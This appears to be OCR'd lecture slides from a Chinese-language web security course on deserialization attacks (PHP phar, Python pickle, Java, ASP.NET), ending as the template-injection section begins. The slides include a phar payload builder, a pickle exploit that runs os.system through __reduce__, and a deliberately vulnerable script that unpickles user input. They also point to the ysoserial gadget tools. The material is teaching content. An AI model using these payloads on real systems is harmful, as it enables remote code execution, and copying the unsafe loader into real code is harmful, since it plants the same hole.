
```php
<?php
    class TestObject {
    }

    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
    $o = new TestObject();
    $phar->setMetadata($o); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
?>
```

生 phar 反序列化 payload

Python Pickle


- Stack-based virtual pickle machine
  - 反序列化過程等同在跑一個 Stack-based 虛擬機
  - 相當於直接跑 opcode，不用任何預先定義的 class

Python Pickle



```
>>> a = [1,2,3]
>>> pickle.dumps(a)
'(lp0\nI1\naI2\naI3\na.'
>>> pickle.loads('(lp0\nI1\naI2\naI3\na.')
[1, 2, 3]
>>> 
```

Python Pickle



exp.py

```python
import os
import cPickle
import sys
import base64

class Exploit(object):
    def __reduce__(self):
        return (os.system, ('ls',))

shellcode = cPickle.dumps(Exploit())
print base64.b64encode(shellcode)
```

vul.py

```python
import os
import cPickle
import sys
import base64

s = raw_input(":")

print cPickle.loads(base64.b64decode(s))
```

```
$ python exp.py > pay
$ cat pay|python vul.py

exp.py  pay  vul.py
```

Java Deserialization

- 一樣有一堆 Magic Method !
  - readObject
  - finalize
  - hashCode
  - . . .

Java Deserialization

- Java 生態系中有滿滿 Gadget 可用！
  - ysoserial
  - github.com/frohoff/ysoserial

ASP.NET Deserialization


- .NET 版 ysoserial !
  - ysoserial.net
  - github.com/pwntester/ysoserial.net
- ViewState, Session, … 等地方常存放序列化資料


Lab 0x03 - ???

SSTI

Template Engine

- 常見於現代 Web Framework 中
- 將使用者介面與資料分離
- 舉例
  - Python Jinja2 : `<p>{{ user.nickname }}</p>`
  - Ruby ERB : `<h1><%= Time.now.to_s %></h1>`
  - . . . .


TEMPLATE
DATA
TMPLATE ENGINE
RESULT PAGE



